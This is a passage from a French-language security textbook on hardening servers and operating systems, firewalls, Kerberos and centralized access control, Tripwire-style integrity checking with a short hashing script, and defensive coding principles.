Le maillon faible d'un système d'exploitation, par exemple, est constitué par un programme imprévu qu'il est possible d'invoquer à distance. Il peut aussi s'agir d'un programme serveur, légitime dans le contexte du service qu'il fournit, mais offrant une « caractéristique » illégitime. Par exemple, si un serveur doit être géré à distance, mais uniquement à partir d'une zone réseau prédéterminée, il faut que le service SSH soit exclusivement disponible depuis cette zone d'administration, et surtout pas depuis une zone publique telle qu'Internet.

Cet exemple illustre la nécessaire complémentarité de ces protections avec les aspects purement réseau, tels qu'un routage fiable permettant de contrôler les accès réseau à une base d'adresses.

L'administrateur système n'a pas nécessairement besoin d'outils très puissants sur ce serveur. L'important est que les compilateurs, renifleurs et autres outils ne soient pas disponibles sur un serveur public, justement à cause de leur puissance en des mains malveillantes.

Que dire d'un serveur SSH donnant accès à un compte administrateur sans authentification forte ? Cette situation est à coup sûr désastreuse, puisque le tunnel chiffré SSH rend

toute détection d'intrusion impossible sur le réseau. Que dire d'une implémentation fautive du protocole HTTP, permettant l'exploitation distante d'une vulnérabilité donnant un accès gratuit au système hôte ? Ce scénario cauchemardesque nécessite l'application de contre-mesures immédiates.

C'est pourquoi un système se doit de supporter de manière légitime les programmes applicatifs autorisés, mais uniquement ceux-ci. De la même manière, un programme serveur doit implémenter le service désiré, ni plus ni moins.

Un deuxième principe fort est celui de la protection en profondeur. Ce principe veut que si une barrière vient à tomber pour une raison ou une autre, d'autres mécanismes assurent une protection contre une éventuelle exploitation malveillante de cette défaillance. En vertu de ce principe, une bonne protection réseau doit être complétée par des mécanismes de protection système et applicative.

Évidemment, le déploiement et le maintien de la cohérence de tous ces mécanismes requièrent des efforts importants et suivis. Par exemple, la programmation défensive demande significativement du temps et de l'expertise. Le maintien à jour des rustines système et programmatiques est fastidieux, surtout avec une base déployée importante ou hétérogène. Comme souvent, le bon point d'équilibre passe par un compromis acceptable entre les ressources disponibles et le résultat désiré.

Séparer les plates-formes

Bien que coûteuse, l'approche consistant à déployer des services de nature différente sur des plates-formes distinctes présente les avantages suivants :

- Plusieurs petits systèmes dédiés à leurs services respectifs sont beaucoup plus simples de conception, de sécurisation et de gestion que quelques gros systèmes offrant beaucoup de services.
- En corollaire du point précédent, l'interrelation entre les services doit être bien définie. Idéalement, cette interrelation devrait être nulle, ce qui est difficile à obtenir avec plusieurs services sur un seul système.
- La compromission d'un système n'implique pas la compromission de tous les services. Les dégâts potentiels sont ainsi limités.

Une telle approche implique certes un surcoût de déploiement et d'administration important, mais elle offre en contrepartie une facilité de déploiement et de gestion.


Beaucoup d'éditeurs sont relativement lents à réagir à une vulnérabilité de leurs produits. Par exemple, si une société désire acquérir un portail Web, doublé d'un service de téléchargement de fichiers en montée et en descente et d'une plate-forme de messagerie, le tout supporté par un service DNS, une solution possible est d'installer sur une même plate-forme, cascadée derrière un pare-feu, les services DNS, Web, FTP et de messagerie. Cette solution n'est évidemment pas recommandable, puisque la compromission du serveur Web impacterait directement le serveur DNS, facilitant grandement les attaques

par déni de service. De plus, la gestion de l'espace disque serait délicate, puisque la messagerie et le service FTP en montée se trouveraient en situation de compétition.

Une bien meilleure approche consiste à déployer trois plates-formes, supportant respectivement le service DNS, le service Web et le service FTP associé au service de messagerie. Dans un environnement critique, ces trois plates-formes seraient cascadées derrière un pare-feu, chacune sur leur propre sous-réseau.

La ségrégation sur plusieurs plates-formes limite immédiatement les conséquences d'une attaque. Le serveur DNS continue à fonctionner de façon intègre même si le système de messagerie est complètement compromis, comme l'illustre la figure 10.1

Figure 10.1
Ségrégation des serveurs



Ce partitionnement simple et efficace doit être effectué en fonction de la nature et de la clientèle du service, ainsi que du niveau de confidentialité/criticité des données. Par exemple, il est judicieux d'implémenter les serveurs Web interne et public sur des plates-formes distinctes.

Sécuriser les systèmes d'exploitation

La sécurisation des systèmes d'exploitation est essentielle dans un contexte critique. Il est illusoire et dangereux d'imaginer l'effectuer à l'aide de pare-feu, ces derniers permettant le transit de certains flux et n'ayant que peu de vision du comportement des serveurs.

La sécurisation des systèmes d'exploitation comporte en fait deux étapes : le déshabillage (*strip-down*) et le blindage (*hardening*).


De nombreux documents décrivant les détails techniques des systèmes d'exploitation sont disponibles. Microsoft, Sun, RedHat et Hewlett-Packard, par exemple, distribuent gratuitement une documentation ciblée sur leurs systèmes. D'autres sources indépendantes distribuent aussi de la documentation à ce sujet, notamment les agences gouvernementales, comme la NSA américaine ou le Centre de sécurité des télécommunications canadien.

Des experts indépendants, comme le Clusif (Club de la sécurité des systèmes d'information français) ou la société HSC (Hervé Schauer), offrent également de l'information précise dans leurs rubriques « Ressources » sur les systèmes d'exploitation.

La première chose à identifier est la « souche » du système considéré. Chaque souche a ses propres mécanismes (contrôle de tâche, initialisation, gestion des utilisateurs, etc.), qui constituent les objets de la sécurisation.

La figure 10.2 illustre les différentes souches des principaux systèmes d'exploitation.

Figure 10.2
Souches des principaux systèmes d'exploitation



Il est important de ne pas sous-estimer l'importance de ces étapes. Comme nous allons le voir, un système d'exploitation correctement « déshabillé » et « blindé » n'a qu'un besoin accessoire d'un pare-feu réseau. En effet, un système n'exécutant aucun service n'a aucun risque d'être compromis par l'exploitation d'une vulnérabilité du serveur. Un des auteurs du présent ouvrage a ainsi exploité un PC familial sous Windows 98 connecté à Internet sans pare-feu pendant des années. Évidemment, il veillait à respecter certaines bonnes pratiques, comme la non-exécution automatique des fichiers attachés aux courriers électroniques.

Le processus d'installation sécurisée d'un système d'exploitation et de ses services s'effectue de la façon suivante :

1. Installation neuve de l'OS à partir des disques originaux, la plate-forme étant déconnectée de l'extérieur. Le type d'installation est choisi en fonction du service final à supporter et ne comprend que la base minimale nécessaire à l'exécution du service. Les environnements de développement comprenant compilateurs et autres puissants outils ne sont donc pas installés. Le puriste veillera à ne même pas installer la documentation système. Cette étape permet de s'assurer de l'intégrité des exécutables essentiels et de minimiser l'exposition du système aux vulnérabilités actuelles et futures.

2. Changement du mot de passe administrateur et configuration d'un minimum de comptes non privilégiés. L'accès administratif au système est configuré, par exemple, avec des clés publiques SSH, et l'accès réseau direct sur le compte privilégié est désactivé, de façon à pouvoir retracer plus facilement son utilisation.

3. Adaptation éventuelle de la base logicielle en n'installant que les logiciels indispensables à la gestion et aux services, comme les logiciels tierce partie ou de domaine public.

   Sur un système de souche Unix ou Linux, les logiciels suivants peuvent être installés :

   - Contrôle d'accès réseau, en remplacement ou en complément du service standard inetd, comme xinetd, TCP-wrapper ou IPfilter.
   - syslog-ng, un puissant système de journalisation en remplacement du service standard syslogd.
   - sudo, un système d'exécution privilégiée temporaire.
   - OpenSSH, l'implémentation du protocole SSH v2 de la distribution OpenBSD.

4. Application de tous les patchs et rustines, téléchargés depuis les sites de distribution officiels. À ce stade, le système est fonctionnel.

5. « Déshabillage » du système d'exploitation par la désactivation des services réseau inutiles ou dangereux. Cette étape de déshabillage réseau est très importante, car un système « sourd », c'est-à-dire qui ne peut entendre certaines requêtes, est complètement immunisé contre les attaques ciblant ces services. Par exemple, les services Berkeley (rsh, rexec, rlogin), Telnet, etc., doivent être désactivés sur les systèmes Unix.

   C'est surtout à cette étape et à la suivante que les documents évoqués précédemment sont utiles.

6. « Blindage » du système par application systématique de la règle du privilège minimal :

   - Rétrogradation ou redéfinition, si possible, des privilèges sur les processus, les répertoires et les fichiers. Cette étape exige au préalable d'avoir un modèle d'identité sur les comptes et les groupes utilisateur.
   - Configuration, si possible, des exécutables et des fichiers statiques dans une partition disque en lecture seule.
   - Configuration de la journalisation syslog vers un serveur hors zone bien protégé et configuré en mode « paranoïa ultime ». Ce serveur sera une source d'informations cruciales en cas de problème.
   - Synchronisation de l'horloge du système sur au moins deux sources fiables.
   - Installation et configuration d'un système de vérification de l'intégrité des répertoires et fichiers stables *(voir la section « Sécuriser le contrôle d'intégrité »)*, avec archivage de la base de signatures.

- Installation et configuration du contrôle d'accès réseau *(voir la section « Les pare-feu »).*

7. À ce stade, le système est devenu un château fort. Il peut subir un audit indépendant en mode « boîte blanche » suivi d'un audit réseau en mode « boîte noire ». L'indépendance de l'auditeur est souhaitable, car elle offre l'avantage d'un œil neuf et objectif. L'auditeur peut utiliser des logiciels spécialisés, de type « system security scanner » et « network security scanner ». Le résultat est discuté avec l'installateur, lequel doit justifier ses choix. Un éventuel retour à une étape précédente dépend bien sûr du résultat.

Une fois toutes ces étapes franchies avec succès, l'administrateur peut déployer la plate-forme dans son environnement opérationnel.

Les pare-feu

Il existe deux grands types de pare-feu : ceux destinés à protéger une zone en coupure de ligne et ceux conçus pour contrôler uniquement les accès au système hôte. Un pare-feu embarqué, par exemple, ne protège que le système local et ses applications, la notion de périmètre de sécurité étant alors réduite à sa plus simple expression.

Plusieurs facteurs peuvent justifier le choix de ce type de pare-feu, comme l'isolement topologique du serveur, une différence dans le type de contrôle nécessaire, le niveau de criticité différent des autres serveurs, une autorité différente, etc. Comme le pare-feu zonal, le pare-feu embarqué peut être « stateless », « stateful » ou « proxy » au niveau applicatif.

Les avantages d'un pare-feu embarqué résident dans la liberté qu'il offre de choisir le produit le mieux adapté à une situation particulière, ainsi que dans la simplicité d'une configuration locale. La granularité est réduite à une seule plate-forme hébergeant peu de services. Par opposition, un pare-feu zonal implémente une politique de sécurité couvrant une partie de réseau, si bien qu'il ne peut contrôler le trafic réseau entre deux plates-formes sur un même LAN.

La gestion d'un pare-feu embarqué nécessite un accès au serveur. Il est donc difficile de désolidariser la gestion de la sécurité de celle des applications. De plus, cette gestion devient vite fastidieuse, même pour un parc de taille moyenne, ce qui ne va pas sans risques d'erreur de configuration.

Il n'existe pas de règle universelle pour choisir entre un pare-feu zonal et des pare-feu embarqués. Comme dans beaucoup de situations, le choix doit opérer un compromis entre les facteurs mentionnés précédemment.

Plusieurs produits ne sont pas traditionnellement considérés comme des pare-feu. C'est le cas notamment de l'exemple historique de TCP-wrapper, qui n'est qu'une couche intermédiaire entre le démon Internet inetd et les démons applicatifs. Grâce à des règles simples, TCP-wrapper permet ou refuse l'invocation de services réseau en fonction de l'adresse IP d'origine. Comme son nom l'indique, TCP-wrapper a mandat de contrôler les sessions TCP et n'est pas utilisable hors de ce contexte.

Le démon Internet inetd peut avantageusement être remplacé par un démon tel que xinetd (eXtended Internet Daemon). Ce démon consiste essentiellement en une intégration de certaines fonctionnalités de TCP-wrapper dans inetd, bien qu'il y ait de nettes différences entre les deux. xinetd couvre l'ensemble les services TCP et UDP mais ne permet pas de lancer un applicatif spécifique en fonction de l'adresse IP source. Sa riche syntaxe permet en revanche de contrôler finement le comportement du démon, par exemple en limitant le nombre d'instances simultanées d'un même service ou par de l'information journalisée.

Dans un contexte Linux, le système IPchain est un filtre de trames sans état interne qui examine toutes les trames indépendamment les unes des autres. Sa puissance d'expression est limitée à la « trame » et ne concerne pas la session, à la différence d'un pare-feu stateful. IPchain se configure en fonction des adresses IP source/destination, du protocole, du port et de la direction. Aujourd'hui tombé en désuétude, IPchain peut être avantageusement remplacé par son successeur IPtables, qui présente plusieurs avantages par rapport à son prédécesseur, notamment le filtrage stateful et la séparation claire entre le filtrage et la translation d'adresse.

Conçu initialement dans un contexte BSD, le système IPfilter a été porté avec succès sur plusieurs autres systèmes d'exploitation. IPfilter est un véritable pare-feu de type stateful, qui maintient l'état des sessions en cours et associe chaque trame à la session à laquelle elle appartient. Cette granularité au niveau de la session permet des règles plus riches, même quand il n'y a pas de véritable session, comme dans les trafics UDP et ICMP. IPfilter crée alors une session virtuelle. La translation d'adresse est possible, et les règles peuvent être exprimées en fonction d'une interface réseau spécifique.

Le système IPfilter est considéré comme un des meilleurs concepts de pare-feu disponibles. Le tableau 10.1 récapitule les caractéristiques principales des pare-feu IPchain et IPfilter.

Tableau 10.1 Fonctions principales des pare-feu IPchain et IPfilter

Fonction	IPchain	IPfilter
Translation d'adresse statique (NAT)	Non	Oui
Translation d'adresse dynamique (NAT)	Non	Oui
Translation de port (port forwarding)	Oui	Oui
Masquage (masquerading)	Oui	Oui
Filtrage stateful	Non	Oui
Ordre d'évaluation des règles	Première règle	Première règle ou toutes les règles, les deux étant possibles
Système d'exploitation	Linux seulement	BSD, Linux, Solaris, HP-UX, etc.

Un autre produit remarquable de pare-feu est le FWTK (Firewall Toolkit) de Markus Ranum.


Ancêtre de tous les pare-feu, puisqu'il fut le premier authentique pare-feu disponible, il se déploie en mode embarqué aussi bien qu'en mode zonal. La caractéristique principale de FWTK est qu'il opère au niveau applicatif à l'aide de plusieurs proxy.

Comme son nom l'indique, FWTK est d'abord une boîte à outils permettant de développer soi-même un pare-feu, bien que les primitives disponibles soient riches et puissantes. Ainsi, le proxy HTTP permet, moyennant quelques modifications simples, d'exprimer sous forme d'expressions régulières les URL légitimes qui seront réexpédiées vers le serveur HTTPD, toutes les autres étant bloquées de façon que le serveur final ne les voie pas. Il est également possible de spécifier, en fonction de l'adresse source, un programme de rechange.

Il est possible de déployer FWTK sans aucun proxy, ne conservant que la fonctionnalité de filtrage des adresses sources. Dans un tel contexte, FWTK est à peu près équivalent à TCP-wrapper, bien qu'un tel choix soit discutable, le principal intérêt de FWTK résidant dans le contrôle au niveau applicatif.

La figure 10.3 illustre où s'installent ces différents types de pare-feu.

Figure 10.3
Emplacement des différents types de pare-feu



Certains pare-feu récents permettent d'implémenter des règles associées aux programmes applicatifs, et non plus seulement aux trafics réseau source/destination. C'est là une évolution importante dans le modèle de protection, puisque ce n'est plus la seule plate-forme qui est protégée, mais aussi l'application elle-même.

Ce type de pare-feu nécessite un système de vérification d'intégrité. Le pare-feu doit détecter si un programme a été modifié, auquel cas les règles doivent être revalidées.

Il est possible, par exemple, d'exprimer une politique telle que la suivante :

« Seul le programme client `/usr/bin/telnet` *peut ouvrir une session sortante vers le port 23. »*

Cette évolution est surtout utile dans un contexte de contrôle des programmes malsains. Un vers serait en ce cas incapable de se propager et un cheval de Troie incapable de communiquer avec son auteur ou d'accepter un trafic secret. Un exemple de ce type de pare-feu embarqué est le Desktop Firewall de McAfee.

Sécuriser la gestion des droits d'accès

Il convient de distinguer la gestion des droits d'accès à une plate-forme et celle des droits d'accès à une application implémentée par un programme. Bien que les principes qui les gouvernent toutes deux restent les mêmes, leurs détails d'implémentation, de déploiement et de gestion sont très différents.

Avant tout, l'accès est authentifié sur une base individuelle, et le profil de chaque individu respecte la règle du plus bas niveau de privilèges : le niveau de privilèges monte sur une base temporaire pour effectuer une tâche bien précise, pour ensuite redescendre à son niveau initial.

Quand ils sont inévitables, les éventuels accès anonymes doivent être encadrés dans un environnement distinct cloisonné. Les machines clientes d'un service réseau suivent les mêmes règles que les clients humains : une machine peut être authentifiée individuellement ou exploiter un service anonymement.

La gestion de l'accès à un parc de serveurs est un vieux problème, et l'histoire donne de nombreux exemples de solutions différentes. L'authentification et l'autorisation peuvent être gérés globalement, bien que, souvent, seule l'authentification soit globale, alors que l'autorisation est implémentée par les droits associés au compte et au groupe de l'utilisateur.

L'approche de gestion locale des droits n'est possible que pour un petit parc et devient rapidement ingérable avec l'accroissement du parc. Dans un tel scénario, l'authentification est implémentée localement sur chaque plate-forme, indépendamment des autres. La souplesse obtenue est parfois, mais rarement, contrebalancée par une gestion fastidieuse et un risque important d'incohérence.

L'approche de gestion centralisée des droits, selon laquelle tous les accès, y compris les accès d'urgence, sont authentifiés par un service global, souffre évidemment d'un très grave déficit, puisque le gestionnaire est incapable d'accéder à une plate-forme si le serveur d'authentification est indisponible. Il faut donc impérativement prévoir au moins deux comptes authentifiés localement sur chaque plate-forme : un compte non privilégié et un compte privilégié. Ce dernier ne doit pas être directement accessible à distance.

La meilleure approche consiste à avoir peu de comptes « urgence » authentifiés localement, et l'ensemble des comptes d'usage routinier authentifiés *via* un serveur d'authentification. Remarquons au passage le problème non trivial que la gestion des mots de passe associés aux comptes « urgence » doit assurer qu'ils sont tous distincts.

Cette solution dépend avant tout du contexte opérationnel. Si un ou deux opérateurs peuvent aisément gérer adéquatement un fichier chiffré, lorsque le nombre d'opérateurs

augmente, que les opérateurs sont dans des sites différents, que la gestion des mots de passe implique beaucoup de mises à jour ou que le roulement du personnel soit significatif, il faut concevoir une solution *ad hoc*. Il n'y a pas de solution universelle idéale.

Une des premières tentatives de gestion centralisée des accès a été apportée par le système YP (Yellow Pages) de Sun Microsystems, devenu ensuite NIS (Network Information Service).

NIS est un système d'accès par tables, englobant non seulement les tables d'authentification, mais également les tables de nommage de plates-formes (en opposition à DNS), etc. NIS a évolué en NIS+, qui a apporté quelques améliorations, dont les plus significatives sont une organisation hiérarchique de la gestion des tables et le contrôle d'accès aux tables. De principe similaire, le répertoire LDAP est une structure centrale pouvant supporter tout type de table, y compris des tables d'authentification.

Kerberos est un système qui a été développé au cours des années 1980 au MIT (Massachussetts Institute of Technology) afin de gérer les droits d'accès des systèmes distribués. Kerberos a été initialement déployé pour les systèmes Unix. Depuis l'an 2000, il est intégré aux systèmes Windows afin de remplacer le mécanisme de challenge/response. Le système Kerberos, dont le principe était innovant, a inspiré beaucoup de systèmes d'authentification unique, ou SSO (Single Sign On), dans lesquels on retrouve un modèle similaire et le même vocabulaire.


Kerberos utilise la notion de « ticket » pour éviter à un utilisateur de devoir s'authentifier constamment aux différents serveurs auxquels il se connecte. Les tickets d'octroi de tickets d'authentification sont obtenus auprès d'un serveur d'authentification (SA). En revanche, les tickets d'octroi de service TGS (Ticket Granting Server) afin d'accéder à un service donné sont obtenus auprès d'un serveur de tickets TGS. Le serveur ne voit jamais les données d'authentification, comme les couples ID/mot de passe. De plus, le client « kerberisé » gère les échanges de façon transparente, ce qui fait de Kerberos un authentique système d'authentification unique.

Un système Kerberos est donc constitué d'un serveur d'authentification SA, d'un serveur de tickets TGS et de clients et de serveurs de service, tous utilisateurs du service Kerberos.

Les étapes pour obtenir l'accès à un service par un utilisateur sont les suivantes *(voir figure 10.4) :*

1. L'utilisateur émet une requête au serveur SA afin d'obtenir un ticket d'octroi de ticket.
2. Le serveur SA envoie en retour, après validation des droits d'accès, un ticket « tgs » et une clé de session chiffrés avec la clé dérivée du mot de passe de l'utilisateur.
3. Le poste de travail demande à l'utilisateur son mot de passe et l'utilise pour déchiffrer le message émis par le serveur SA. Il envoie alors au serveur TGS une requête de service en émettant le ticket « tgs » et un authentifiant (nom, adresse IP, adresse, heure). Le ticket « tgs », préalablement chiffré par le serveur SA avec une clé uniquement connue des serveurs SA et TGS, contient la clé de session.

Figure 10.4
Échanges de messages Kerberos



4. Le serveur TGS déchiffre le ticket et l'authentifiant, crée le ticket pour le service demandé et l'envoie au poste. Ces données sont chiffrées avec la clé de session partagée maintenant par le serveur TGS et l'utilisateur. Le ticket de service a été préalablement chiffré par le serveur TGS avec une clé uniquement connue du serveur de service et du serveur de tickets TGS.
5. Le poste envoie le ticket et l'authentifiant au serveur désiré.
6. Le serveur vérifie le ticket et l'authentifiant, puis octroie l'accès au service.

Kerberos est un système de gestion d'accès système aussi bien qu'applicatif. Non seulement le client, mais également le serveur doivent subir un processus de « kerberisation » consistant à intégrer les primitives Kerberos. Le serveur peut être un système ou une application.

Sécuriser le contrôle d'intégrité

Le contrôle d'intégrité fait partie « intégrante » d'une politique de sécurité système. Quelle que soit la politique, il est important de pouvoir vérifier l'intégrité de son implémentation, ainsi que de l'ensemble de la configuration système.

Une technique triviale et coûteuse consiste à prendre une copie *verbatim* de tous les fichiers système et d'archiver cette copie afin de pouvoir comparer au besoin les fichiers actuels avec leur copie archivée. Si cette approche offre l'avantage de cumuler la fonctionnalité de sauvegarde, le processus de vérification est extrêmement lent, puisqu'il faut comparer octet par octet un système complet avec sa copie archivée, avec tous les problèmes de mise en œuvre d'une telle vérification.

Une technique moderne consiste à calculer l'empreinte digitale, ou signature cryptographique, des fichiers système, les empreintes étant ensuite archivées sur un média en

lecture seule. La taille de l'archive est de la sorte significativement réduite, puisque les signatures sont courtes. En revanche, les comparaisons subséquentes exigent de recalculer l'empreinte de tous les fichiers sélectionnés. La comparaison s'effectue entre les signatures calculées et les signatures archivées.

Bien que rapide et efficace, cette technique ne va pas sans quelques inconvénients. Premièrement, il faut archiver les empreintes sur une plate-forme indépendante, de façon à ne faire peser aucun soupçon sur le contrôle d'intégrité et à ne donner aucun accès aux empreintes. Le processus de comparaison est dès lors plus fastidieux. Deuxièmement, il faut recharger le programme de calcul d'empreinte à chaque vérification, afin de contourner une éventuelle compromission de ce programme par l'attaquant. Ce point particulier est typique des systèmes gérés sur un modèle paranoïaque. Troisièmement, cette approche peut déceler si un fichier a été modifié par rapport à la version originale, mais pas comment, ni par qui. Il faut donc s'assurer de pouvoir réinstaller le fichier d'origine, généralement à l'aide d'un système de copie et d'archive. Finalement, les fichiers volatiles ou dynamiques sont impossibles à vérifier par cette technique, dont le domaine d'application se limite aux fichiers statiques.

Il faut toujours s'assurer que l'algorithme d'empreinte est cryptographiquement robuste. Le modèle d'empreinte Unix classique, fondé sur un CRC, est facile à falsifier, des outils permettant de modifier un fichier tout en en conservant une empreinte donnée. Récemment, l'algorithme MD5 a été compromis, et une technique de génération de collision MD5, ainsi que des exemples, ont été publiés. Il faut donc utiliser un algorithme plus fiable, mais également plus lent, comme SHA-256.

Le premier système de contrôle d'intégrité a été Tripwire, initialement distribué gratuitement en fichiers source. Conceptuellement, Tripwire est très simple et se modélise avec un court script Bourne. Dans sa distribution, Tripwire est écrit en C et comporte plus de fonctionnalités que le modèle fourni ci-après.

Tripwire lit un fichier contenant les répertoires et les fichiers pour lesquels on veut une empreinte. Il lit également un fichier d'exceptions, typiquement les fichiers volatiles ou dynamiques, comme les fichiers de journalisation. Il calcule ensuite la signature cryptographique de chaque fichier sélectionné. L'output peut être capturé, transféré et archivé par ailleurs. La vérification s'effectue avec le même script, dont l'output est transféré sur le système d'archivage, puis comparé avec la base des signatures originales.

Le script suivant illustre ce processus :

```
#!/bin/sh
#

TW_PATHS=${1:="/etc/paths"}
TW_EXCLUDE=${2:-"/etc/exclude"}

while read THIS_PATH
do
find $THIS_PATH -type f -print | grep -v -f $TW_EXCLUDE |\
 sort | xargs -r shalsum -b
done <$TW_PATHS
```

Le fichier **/etc/paths** contient le nom des répertoires contenant les exécutables et la configuration système, y compris la configuration DNS incluse dans le répertoire **/var/named :**

```
/bin
/boot
/etc
/home
/lib
/root
/sbin
/usr
/var/named
```

Ces répertoires contiennent également des fichiers volatiles, caractérisés par les expressions régulières suivantes :

```
/\.
/tmp
\.tmp
```

Ce script est incomplet, car il ne tient pas compte des liens symboliques ni des répertoires en tant qu'objets. Dans sa distribution, Tripwire calcule les signatures des répertoires, de façon à s'assurer qu'aucun fichier n'a été ajouté.

Dans une configuration Tripwire, il est essentiel d'inclure les répertoires des fichiers exécutables, de façon à détecter toute compromission éventuelle des programmes utilisés pour la vérification d'intégrité.

Maîtriser la sécurité des applications

Tous les mécanismes de protection réseau et système ne peuvent rien contre une requête d'un client pour un service autorisé sous une forme apparemment légitime. Ces mécanismes sont donc contraints de laisser passer ces requêtes, faute de quoi l'infrastructure se trouverait en situation de déni de service. Les programmes applicatifs sont donc aussi sujets à des requêtes apparemment légitimes, mais susceptibles de se révéler illégitimes.

Le nombre impressionnant de vulnérabilités publiées illustre, entre autres choses, à quel point le modèle commercial est prédominant dans le monde logiciel. Il coûte si cher de produire un logiciel robuste que l'éditeur risque de voir s'envoler des parts de marché en retardant la distribution de son produit. Dans un contexte non commercial, la cause principale des vulnérabilités est probablement l'ignorance.

Il est pourtant possible de produire une suite de logiciels complexes relativement robustes, comme l'a démontré l'équipe de développement du système OpenBSD. Sur une période de plus de huit ans, une seule vulnérabilité exploitable à distance a été découverte sur OpenBSD. À la décharge des éditeurs de logiciels, on remarque cependant que le niveau de complexité des vulnérabilités tend à augmenter.

Codage défensif

Le thème de la sécurité de la conception et de la programmation des applications est aussi varié que riche. Une fouille avec n'importe quel moteur de recherche donne plusieurs milliers de références, et un nombre impressionnant de livres sont disponibles en librairie. La documentation recouvre tous les aspects du développement jusqu'au codage, orientée autour de tous les langages de programmation à la mode.

Dans les contextes C et Unix multilangage, deux références sont généralement reconnues pour leur qualité :

- *Secure Programming for Linux and Unix HOWTO*, de David Wheeler, disponible gratuitement en ligne.
- *Secure Coding in C and C++*, de Robert Seacord, Addison Wesley, 2005.

David Wheeler a été un des pionniers de ce thème. Son long et très complet document couvre les règles générales, ainsi que les règles spécifiques à certains langages, comme C, Java, Perl, TCL ou Ada.

Robert Seacord, du CERT américain, a une longue expérience de validation de la sécurité des applications et est reconnu comme un expert en la matière.

La plupart des auteurs font la distinction entre un programme « correct », implémentant sans erreur la fonctionnalité attendue, et un programme « robuste », capable de s'exécuter dans un environnement hostile. Les deux concepts sont étroitement liés, et certaines techniques de l'un s'appliquent également à l'autre.

En revanche, certaines techniques ne sont pas interchangeables, simplement parce qu'un programme « robuste » doit terminer son exécution de manière prévue et qu'il est hors de question qu'un tel programme s'écroule suite à une erreur d'exécution si son entrée n'est pas conforme. Ainsi, l'utilisation de la vérification d'assertions en C est très utile dans le cadre du développement et de la validation pré-opérationnelle, mais impensable en production, où une assertion non validée entraîne une erreur d'exécution. Les systèmes de validation comportementale, comme le système Anna pour la programmation Ada, ont généralement cette caractéristique.

Une autre approche consiste à utiliser des vérificateurs statiques. Évidemment très liés à leur langage de référence, de tels vérificateurs sont capables de détecter les erreurs les plus usuelles, comme l'indexation non vérifiée sur les bornes d'un tableau ou les pratiques imprudentes d'accès de la mémoire dynamique. Ce ne sont toutefois que des automates, qui ne peuvent atteindre le niveau de l'expertise humaine. Tout au plus, doivent-ils être considérés comme des aides. Le programme LINT est probablement un des premiers systèmes de ce genre. Le système SPLINT (Security LINT) est un récent dérivé de LINT, particulièrement orienté détection des pratiques imprudentes en C.

Les principes de base suivants du codage défensif sont conceptuellement simples, mais fastidieux à implémenter et truffés d'attrape-nigauds :

- Valider toutes les entrées, englobant toutes les données hors du programme. Non seulement les entrées fournies directement par un client, mais également les paramè-

tres obtenus de l'environnement doivent être validés. La validation doit se faire aux niveaux lexical, syntaxique et sémantique. Ainsi, l'encodage des caractères, la syntaxe d'une URL et les caractéristiques d'un fichier temporaire doivent être vérifiés à leur niveau respectif.

- Contrôler soigneusement la gestion de la mémoire dynamique, ainsi que les accès mémoire par référence de pointeur et par indexation. Porter une attention particulière aux débordements de tampon et utiliser des primitives sécurisées, comme Libsafe.
- Séparer le contrôle des données et éviter l'exécution d'un code lu en entrée. Ici, c'est la limitation inhérente au fameux « problème de l'arrêt » qui est applicable. Il a été démontré qu'un programme ne pouvait jamais détecter universellement les codes malicieux ou erronés.
- Appliquer le privilège minimal, limiter les ressources et cacher l'information confidentielle. Ce point est particulièrement important dans le cadre d'un serveur Web, qui doit être incapable de retourner les fichiers système, par exemple. Il y a quelques années, il était possible de demander à certains moteurs de recherche de retourner les références aux fichiers d'authentification sur les plates-formes indexées.
